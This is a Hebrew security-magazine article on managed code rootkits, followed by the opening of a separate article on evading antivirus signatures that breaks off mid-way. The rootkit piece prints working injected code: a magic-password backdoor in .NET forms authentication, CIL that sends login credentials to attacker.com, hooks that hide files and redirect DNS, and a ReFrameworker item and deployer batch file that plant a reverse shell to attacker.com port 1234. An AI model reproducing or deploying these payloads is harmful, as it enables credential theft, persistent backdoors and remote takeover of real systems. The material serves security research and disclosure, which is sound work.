במתקפה זו, התוקף משנה את הלוגיקה הפנימית של רכיבי אוטנטיקציה כלל מערכתיים (כאלו אשר ממומשים ברמת ה-framework לשימוש האפליקציה) על מנת לשתול בהם backdoors ובכך להשפיע למעשה על כלל דפי הלוגין של האפליקציות.

היעד של מתקפה זו בדוגמא הבאה יהיה פונקציה בשם Authenticate של סביבת NET.המקבלת שם משתמש וסיסמא ואשר אחראית להחזיר תשובה בולאנית האם המשתמש מורשה כניסה או לא באפליקציות WEB. חשוב לציין כי כל האפליקציות המבוססות form based authentication נשענות על פונקציה זו.

נניח כי מטרת התוקף הינה לאפשר לו להכנס לכל משתמש בכל אפליקציה, בהנתן "ערך קסם" כלשהו, אשר בדוגמא זו יהיה !MagicValue.

נזריק אל פונקציה זו קוד (כפי שמסומן באדום) אשר יבדוק דבר ראשון האם הערך הוא כזה. אם כן יחזיר שלמשתמש מותר להכנס. יש לשים לב שבכל מקרה אחר הפונקציה תתנהג כרגיל.

```
public static bool Authenticate(string name, string password)
{
    if (password.equals("MagicValue!"))
        return true;
    bool flag = InternalAuthenticate(name, password);
    if (flag)
    {
        PerfCounters.IncrementCounter(AppPerfCounter.FORMS_AUTH_SUCCESS);
        WebBaseEvent.RaiseSystemEvent(null, 0xfa1, name);
        return flag;
    }
    PerfCounters.IncrementCounter(AppPerfCounter.FORMS_AUTH_FAIL);
    WebBaseEvent.RaiseSystemEvent(null, 0xfa5, name);
    return flag;
}
```

מעתה והלאה, ניתן להכנס אל כל אפליקציה שהיא בעת הזנת "ערך קסם" זה מבלי ידיעת הסיסמא האמיתית של הקורבן.

שליחת מידע רגיש אל התוקף

בדוגמא הבאה, נקח כיעד שוב את המתודה Authenticate, אך הפעם נבצע משהו שונה – נזריק קוד לסוף המתודה הנ"ל כך שללא קשר האם ההזדהות הצליחה או לא, פרטי ההזדהות (משתמש + סיסמא) ישלחו אל שרת collector מרוחק הנמצא בשליטת התוקף. בכך בעצם מתבצעת הוצאה של מידע רגיש מתוך המתודה.


להלן קטע קוד רלוונטי, המכיל את הקוד (מודגש) אשר הוזרק למתודה:

```
.method public hidebysig static bool Authenticate(string name, string
password) cil managed {
….
….
//set the attacker collecter page url
ldstr      "http://www.attacker.com/DataStealer/Collect.aspx\?data="
ldarg.0    //get the username
ldstr      " TRIED TO LOGIN WITH PASSWORD "
ldarg.1 //get the password
//set the data (concatenate the previous strings)
call   string System.String::Concat(string, string,string)
//send the data
call void InjectedClassName::SendToURL(string,string)
ret
}
```

הקוד המוזרק לוקח את ערכי הפרמטרים name, password אשר נשלחו אל המתודה (הקוד פועל מתוך המתודה ולכן יש לו גישה לפרמטרים) ושלוח אותם אל דף מרוחק של התוקף בכתובת **http://www.attacker.com/DataStealer/Collect.aspx**.

יש לשים לב ששליחת המידע מתבצעת באמצעות קריאה למתודה SendtoUrl, אשר הינה בעצמה מתודת עזר שהוזרקה על מנת לשמש כאמצעי גנרי להעברת נתונים אל שרת מרוחק. מתודה זו מקבלת כתובת אליה לשלוח את הנתונים, ואת הנתון עצמו, והיא כבר תבצע את עבודת השליחה.

באופן סכמטי, התרחיש הינו כמתואר בשרטוט הבא: משתמשים גולשים לאפליקציה אשר קוראת למתודת ה-authenticate של ה-framework, אשר במקביל לביצוע בדיקת אימות הזיהוי גם שולחת את הפרטים אל דף collector בשרת התוקף הנמצא בכתובת www.attacker.com:



דוגמא לשדר אשר יתקבל בדף ה-collector בעקבות הפעלה שכזו:

```
New input has arrived:
*******************************************************
Query: data=THE USER erez TRIED TO LOGIN WITH PASSWORD dk34SD!@xyz
Remote address: 192.168.50.1
Remote port: 3754
Cookies:
HTTP Headers: HTTP_CONNECTION:Keep-Alive
HTTP_ACCEPT:image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword,
application/xaml+xml, application/vnd.ms-xpsdocument, application/x-ms-
xbap, application/x-ms-application, */*
HTTP_ACCEPT_ENCODING:gzip, deflate
HTTP_ACCEPT_LANGUAGE:he
HTTP_HOST:www.attacker.com
HTTP_USER_AGENT:Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
GTB6.4; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30;
.NET CLR 3.0.04506.648; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
*******************************************************
```

כמובן שמתקפה זו לא מוגבלת לדפי לוגין בלבד ויכולה לשמש לגניבת כל מידע רגיש כגון סיסמאות, מפתחות הצפנה, מחרוזות התחברות וכדומה.

שימוש ב-MCR יכול לאפשר לתוקף להציג מידע שגוי בפני האפליקציה ובכך לגרום למצג שווא. דוגמאות להצגת מידע שגוי יכולות להיות העלמת קבצים, ספריות, registry keys, תהליכים, רשומות בסיס נתונים וכדומה. מידע שגוי אף יכול להיות הצגת קובץ שאינו קיים או הצגת מאפיינים מזויפים כגון תאריך, גודל וכו' ולא רק העלמתו.

ניקח לדוגמא את המתודה GetFiles של NET. או listFiles של Java, אשר אחראית להחזיר את רשימת הקבצים בספריה מסוימת. מתודה זו הינה הבסיס של טיפול בקבצים, ואמורה להרחזיר מערך של אוביקטים המייצגים כל קובץ.

מה יקרה אם סלקטיבית נעלים אוביקטים מהמערך אשר היא אמורה להחזיר? במצב זה בעצם נציג לאפליקציה רשימת קבצים כרצוננו. לדוגמא, נניח כי ברצוננו "להעלים" את הקובץ HideMe!.exe.

בשלב ראשון, נזריק 2 מתודות עזר בשם **locateFileName** ו-**RemoveFromArray** אשר מאפשרות לחפש ברשימה ולהחזיר אינדקס ולהוציא מרשימה לפי אינדקס, בהתאמה.

לאחר מכן, נזריק אל המתודה GetFiles את הקוד הבא:

```
method public hidebysig instance class System.IO.FileInfo[]
          GetFiles(string searchPattern,  valuetype
System.IO.SearchOption
searchOption) cil managed   {
//…
//…
ldloc.2
ldloc.2
ldstr       "HideMe!.exe"
call        int32 System.IO.DirectoryInfo::
locateFileName(class System.IO.FileInfo[], string)
call        class System.Array System.IO.DirectoryInfo::
RemoveFromArray(class System.Array, int32)
castclass   class System.IO.FileInfo[]
ret
} // end of method DirectoryInfo::GetFiles
```

קטע הקוד (שהוזרק אל תוך המתודה של ה runtime אשר אחראית להחזרת רשימת קבצים בספריה נתונה) יחפש את המחרוזת **HideMe!.exe** במערך רשימת הקבצים האמיתית באמצעות המתודה **locateFileName** שהזרקנו. במידה ומצא, קריאה נוספת למתודה **RemoveFromArray** (שגם הזרקנו) פשוט תוריד אותו מהמערך.

מעתה והלאה קובץ זה לא קיים יותר מבחינת האפליקציה.... כמובן שמבחינת ה- OS הוא עדיין שם.

יצירת תחושת אבטחה מוטעית

יצירת תחושת אבטחה מוטעית היא דבר בעייתי ביותר מהסיבה שהיא מאפשרת לקורבן לחשוב שהוא מוגן כאשר בפועל הוא לא. ספציפית, מטרת התוקף הינה לפגוע במנגנוני אבטחה ולנטרלם, כך שבפועל כשהקורבן יעשה בהם שימוש בחושבו שהם יעזרו במתן הגנה לבעיה כלשהי, בפועל הם לא יעזרו או יתנו מענה חלקי בלבד.

כדוגמאות למתקפות על מנגנוני אבטחה (במטרה ברורה להחלישם כך שיספקו תחושת אבטחה מוטעית לקורבן) נוכל לקחת פגיעה במנגנוני אימות קלט, ביצוע מניפולציות על פונקציות הצפנה, פגישה במנגנוני access control, מנגנוני שמירת לוגים וכדומה.

לדוגמא נדון בביצוע מניפולציה על מתודות קריפטוגרפיות אשר יאפשרו לתוקף לפענח נתונים אשר הוצפנו בכוונה בהצפנה חלשה (למרות שהקורבן חשב שהוא משתמש בהצפנה חזקה).


להלן מספר אפשרויות לפגיעה מכוונת במנגנוני ההצפנה של מערכת:

- קיבוע מפתחות
- יצירת מפתחות באופן מוסכם מראש
- שליחת מפתחות אל התוקף
- Downgrading - שימוש באלגוריתמים חלשים אשר יאפשרו פיצוח קל (כגון DES) או במוד הצפנה שאינו בטוח (כגון ECB)


נראה כיצד ליישם תחושת אבטחה מוטעית תוך פגיעה מסוג algorithm downgrading.

כעקרון, AES נחשב לאלגוריתם הצפנה מוצלח. מה לדעתכם יקרה אם נחליף את המימוש הפנימי ב-DES, כך שכאשר האפליקציה תחשוב שהיא מצפינה ב-AES היא למעשה תצפין ב-DES? או בדומה, כאשר היא תרצה להשתמש במוד בטוח יחסית כגון CBC היא בפועל תשתמש ב-ECB הלא בטוח?

נקבל לדוגמא הצפנה של הערך ויזואלי, על מנת להמחיש זאת טוב. נניח שזה הערך אותו אנו רוצים להצפין:



תוצר ההצפנה הלא טובה (לדוגמא AES הטוב עם מוד ECB הלא טוב) יהיה:



למעשה, מבחינת הקורבן הוא השתמש באלגוריתם הצפנה טוב לכל הדעות, אך למרות שברמת האפליקציה נראה שנעשית הצפנה טובה, בפועל ההצפנה מתחת לפני השטח ברמת ה runtime נעשה בכוונה באופן חלש על מנת שיהיה קל לפצחה בשלב מאוחר יותר.

מניפולציה DNS

מניפולציות DNS מאפשרות לתוקף לבצע ניתוב של שדרים אל כתובות אחרות ממה שהתכוון הקורבן. מצב זה יאפשר לו לדוגמא להיות Man in the Middle לצפות בבקשות, לשנותם וכו'.

לדוגמא, תרגום של כתובת ל- IP נעשה באמצעות המתודות הבאות:

Dns::GetHostAddresses(string host) (.NET) ו- InetAddress::getByName(string host) (Java)


מניפולציה על המתודות האלו משמעותה השפעה על כל התקשורת של האפליקציות.

לדוגמא, נניח כי נזריק את הקוד הבא אל המתודה getByName:

```
aload_0  ;load s into stack
ldc "www.ForexQuoteServer.com"
invokevirtual ;compare the 2 strings
java/lang/String/equals(Ljava/lang/Object;)Z
ifeq LABEL_compare
ldc "www.attacker.com"
astore_0 ;store attacker hostname to stack
LABEL_compare:
```

מעתה והלאה, בכל פעם שתבוצע תקשורת אל השרת www.ForexQuoteServer.com (הקורבן), יבוצע למעשה תרגום לשרת www.attacker.com

ניתן לסכם את התרחיש כך: הלקוח ינסה להתחבר לשרת האמיתי, אך המערכת שלו תנתב אותו אל השרת המתחזה שישב באמצע בינו לבין השרת האמיתי:



<u>ReFrameworker – כלי לשינוי סביבה</u>

לאחר מתן מספר דוגמאות הגיע הזמן להרחיב על כלי בשם ReFrameworker, אשר מאפשר הזרקה אוטומטית של קוד אל frameworks ובכך בעצם לשנות התנהגות של frameworks קיימים.

הרעיון לכלי הזה נולד לאחר שעות רבות של בניה והזרקה ידנית של קוד, והרצון לבצע זאת במהירות וביעילות בלחיצת כפתור.

הכלי הינו תשתית גנרית לשינוי סביבות ריצה, ומאפשר לבצע בצורה אוטומטית את כל השלבית שתוארו בתחילת המסמך לרבות:

- לחלץ binary מסביבת הריצה
- לבצע disassemble לצורך קבלת IL
- להזריק קוד
- להזריק מתודות
- לבנות binary חדש
- לייצר deployer ו-undeployer – סקריפטים פשוטים לתפעול אשר שותלים את הבינרי החדש ומפעילים אותו, ואף יכולים להסירו ולהחזיר את המערכת למצבה הקודם.

הפעלת הכלי תספק את binary חדש (תחליף לבינרי המקורי של ה runtime) אשר ניתן לשתול אותו באופן חלק ובכך לשנות את התנהגות סביבת הריצה – כל זאת בלחיצת עכבר.

הכלי בנוי סביב רעיון מודולים – קבצים גנריים אשר ניתנים למחזור לצורך ביצוע הזרקות שונות ומשונות. להלן המודולים בהם הכלי תומך:

- Function – a new method
- Payload – injected code
- Reference – external DLL reference
- Item – injection descriptor

לאחר בידוד קוד לפונקציות, payload וכו', משתמשים ב-item אשר הינו למעשה "מנהל" ההזרקה אשר באמצעותו מגדירים מה יוזרק ואיפה.

להלן דוגמא ל-item אשר תפקידו ליצור reverse shell (תוך שימוש בקבצי מודולים מתאימים המגיעים עם הכלי):


```
<Item name="Reverse Shell">
    <Description>open reverse shell to attacker.com at port 1234</Description>

    <BinaryName> mscorlib.dll </BinaryName>
    <BinaryLocation>c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77
a5c561934e089_ </BinaryLocation>

    <Payload>
        <FileName> ReverseShell.payload.il</FileName>
        <Location>
            <![CDATA[void Run(Form) cil managed ]]>
        </Location>
    </Payload>
</Item>
```

Target → mscorlib.dll
Location → c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089
Injected Code → ReverseShell.payload.il
Hooking point → void Run(Form) cil managed


הכלי מגיע עם מספר items מובנים, עבור מספר רב של דוגמאות (כולל כאלו אשר לא ראינו כאן ואשר מכוסות בהרחבה בספר) כגון:

- Backdoor forms authentication with magic password.item
- Conditional Reverse shell into winform application Run()_post.item
- Conditional Reverse shell.item
- CPU DOS in Run().item
- DNS_Hostname_Fixation.item
- Forms authentication credential stealing.item
- HideFile.item
- HideProcess.item
- Observe WriteLine() method execution and send to attacker.item
- Print string twice using WriteLine(s).item
- Send Heart Bit method execution signal to remote attacker.item
- Unconditional Reverse shell into winform application Run().item

לדוגמא, לאחר טעינת הכלי יתקבל המסך הבא:




נבחר item כלשהו ע"י File->Load item:



נניח שבחרנו את "ConditionalReverseShell" אשר כפי שהשם מתאר, פותח reverse shell אל תחנה מרוחקת של התוקף. פרטי ה-item יוזנו אוטומטית לתצוגה ונוכל לראות את המודולים השונים בהם יעשה שימוש.

Item Info
Item: Conditional Reverse shell.item
Binary Name: System.Windows.Forms.dll
Binary Location: c:\WINDOWS\assembly\GAC_MSIL\System.Windows.Forms\2.0.0.0__b77a5c561934e089
Precompiled Image Location: c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms
Description: Open a reverse shell to www.attacker.com port 1234 if started executable name is "SensitiveApplication.exe"
Modules
Payloads: ConditionalReverseShellForm.payload.il
Methods: ReverseShell_generic.method.il
Classes: netcat_wrapped.class.il
References
Progress
Item Conditional Reverse shell.item loaded successfully

לאחר לחיצה על start הכלי יבצע את כל פעולת בניית הבינרי המורכבת כפי שנראה בתצלום הבא:




לאחר מכן, במידה והכלי הצליח הכלי ידווח על הצלחה, ולאחר מכן ישאל האם רוצים לייצר deployers:

במידה ולחצנו כן, יווצרו 2 קבצי bat אשר באמצעותם נבצע את ההזרקה.

להלן דוגמא לתוכן קובץ deployer.bat אשר נוצר אוטומטית עבור ה-item אותו הרצנו כרגע:

```
@echo off
echo ReFrameworker Auto-Generated batch file for deploying modified
binaries
echo.
echo Deploying System.Windows.Forms.dll to
c:\WINDOWS\assembly\GAC_MSIL\System.Windows.Forms\2.0.0.0__b77a5c561934
e089
echo.
::YOU MIGHT WANT TO SET THE CORRECT PATH FROM WHICH THE MODIFIED BINARY
IS COPIED
copy /y Workspace\Output\System.Windows.Forms.dll
c:\WINDOWS\assembly\GAC_MSIL\System.Windows.Forms\2.0.0.0__b77a5c561934
e089\System.Windows.Forms.dll
echo Disabling NGEN for System.Windows.Forms.dll
echo.
c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\ngen.exe uninstall
System.Windows.Forms 2 > NUL
echo Deleting native image from
c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms
echo.
rd /s /q
c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms
2>NUL
```

כעת, כל שנותר לעשות הוא להריץ את deploy.bat:



נניח כי במקביל פתחנו בצד הקודם listener להאזנה באמצעות netcat עבור קישורי reverse shells:

```
C:\WINDOWS\system32\cmd.exe
c:\demos\ReverseShell>nc -l -p 1234
```

לאחר הפעלה של מתודה "נגועה" בצד הקורבן, יפתח ה- shell המרוחק אל מכונת התוקף אשר יקבל גישה ישירה למכונה תחת זהות התהליך המושפע:

```
C:\WINDOWS\system32\cmd.exe
c:\demos\ReverseShell>nc -l -p 1234
Microsoft Windows XP [Version 5.2.3790]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS>
```


סיכום

במאמר זה כיסינו נושא אשר עד כה לא קיבל תשומת לב ראויה- rootkits אפליקטיביים ברמת runtime frameworks. ראינו כיצד קוד זדוני אשר מוזרק אל תוך framework יכול להשפיע על התנהגות כל האפליקציות הנשענות עליו.

במהלך המאמר ראינו מספר דוגמאות לבעיות שכאלו כאשר **נגענו רק בקצה הקרחון**. בפועל ניתן לייצר מתקפות מאוד מורכבות באמצעות טכניקות שכאלו, מהסיבה שהקוד מוזרק לרמת האפליקציה ויש לו גישה לתוך תוכו של התהליך המורץ, ברמה הלוגית – להבדיל מ-rootkit ברמת מערכת ההפעלה שמשפיע על האפליקציה מבחוץ.

קיימים מספר נושאים אשר לא נגענו בהם כלל במאמר זה ואשר מכוסים בהרחבה בספר, כגון מתקפות מתקדמות נוספות,הזרקה לתוך object class, שימוש ב-rootkits משולבים ברמת ה-kernel, בניית מודולים באמצעות ReFrameworker, מתקפות על טלפונים android dalvik, שימוש לטובה, והקשחה של runtimes באמצעות טכניקות שכאלו. למידע נוסף אודות הספר:

http://www.amazon.com/Managed-Code-Rootkits-Hooking-Environments/dp/1597495743/ref=sr_1_1?ie=UTF8&s=books&qid=1292783160&sr=1-1



הורדת הכלי ReFrameworker ומידע נוסף ניתן למצוא ב:

http://appsec.co.il/en/Managed_Code_Rootkits

אודות הכותב

ארז מטולה הינו מומחה אבטחת מידע אפליקטיבית, בעל מעל כ-10 שנות נסיון בפיתוח, ייעוץ והדרכה באבטחת מערכות תוכנה מורכבות. במסגרת עבודתו ארז מספק ייעוץ ללקוחותיו כיצד לכתוב קוד מאובטח, כיצד לתכנן מערכות חסינות מפני מפגעי אבטחת מידע וכן כיצד לבחון את רמת האבטחה של המערכות. ארז בעל נסיון רב בביצוע בדיקות קוד, מבחני חוסן לאפליקציות (penetration testing) וכן הינו בעל נסיון עשיר בהדרכות אבטחת מידע למפתחים - בדגש על נושאים כגון כתיבת קוד בטוח, מניעת טעויות אבטחת מידע, וכן כיצד לשפר את תהליכי הפיתוח בארגון. ארז הינו מרצה מתמיד בכנסי אבטחת מידע בינלאומיים כגון OWASP, BlackHat, DefCon, RSA, SOURCE, CanSecWest ועוד וכותב מאמרים וספרים בתחום. ארז מחזיק בהסמכת CISSP, הנחשבת לחשובה ביותר מבין הסמכות אבטחת המידע הקיימות והינו לקראת סיום תואר שני במדעי המחשב. נושא המחקר האחרון שלו בנושא Managed Code Rootkits, הוצג בכנסי אבטחת המידע החשובים ביותר ברחבי העולם (BlackHat, Defcon, OWASP, RSA וכו') ופורסם לאחרונה כספר מקצועי בהוצאת Syngress.

ארז הינו היזם של AppSec (www.Appsec.co.il) חברה המתמחה באבטחת אפליקציות, בו הוא עובד כמומחה אבטחת אפליקציות ופיתוח מאובטח.

Signature-based Detection Bypass

מאת הרצל לוי / InHaze

הקדמה

מוצרי אנטי-וירוס למשתמשי קצה התפתחו מאוד לכאורה בעשור האחרון, אך עד היום, רובם מבוססים על מנגנוני איתור חתימות. חתימה לצורך העניין, היא רצף בתים מסוים מתוך הקובץ שאותו מסמנים כקובץ בעל תוכן זדוני. מנגנוני האיתור סורקים קבצים שנמצאים על הדיסק וגם את מרחב הזיכרון. חשוב לציין שבמאמר זה, אציג ואדגים שיטות לעקיפת מנגנוני איתור חתימות ולא מנגנונים אחרים (כגון מנגנונים היוריסטיים) שבהם גם משתמשים מוצרי אנטי-וירוס.

כדי להבין טוב יותר מהי חתימה והיכן אפשר למצוא אותה, חשוב להכיר את המבנה הכללי של קובץ ההרצה (PE = Portable Executable).

מבנה קובץ PE

בויקיפדיה יש הסבר מצוין על מבנה ה-PE:

"פורמט PE מורכב ממספר מבני נתונים שמופיעים אחד אחרי השני בתוך הקובץ. מבנה הנתונים הראשון נקרא DOS Header . מבנה זה זהה לפורמט ששימש את מערכת ההפעלה DOS עבור קבצי הרצה. בדרך כלל המבנה מכיל תוכנית קטנה שמדפיסה שורה המורה למשתמש שהתוכנה מיועדת למערכת ההפעלה חלונות, ויוצאת.

לאחר מכן מופיעים שני מבנים נוספים File Header ו-Optional Header שמכילים מידע עבור מערכת ההפעלה, כמו: סוג המעבד וגרסת מערכת ההפעלה שעליהם התוכנה מיועדת לרוץ, מספר המחלקות בקובץ, הכתובת שממנה מתחילה ריצת התוכנה ותכונות שונות של הקובץ. שאר הקובץ בנוי ממחלקות שונות, בהן: מחלקת הקוד (text section. באיור) שבה נמצא קוד ההרצה של התוכנה, מחלקת הנתונים (bss section. באיור) שבה נמצאים המשתנים בהם התוכנה משתמשת, מחלקת המשאבים (rdata section. באיור) שבה מוגדרים תפריטים, תיבות דו-שיח, סמני עכבר וכו'."

או באופן מופשט יותר:

PE File Format

MS-DOS
MZ Header

MS-DOS Real-Mode
Stub Program

PE File Signature

PE File
Header

PE File
Optional Header

.text Section Header

.bss Section Header

.rdata Section Header

.
.
.

.debug Section Header

.text section

.bss Section

.rdata Section

.
.
.

.debug section

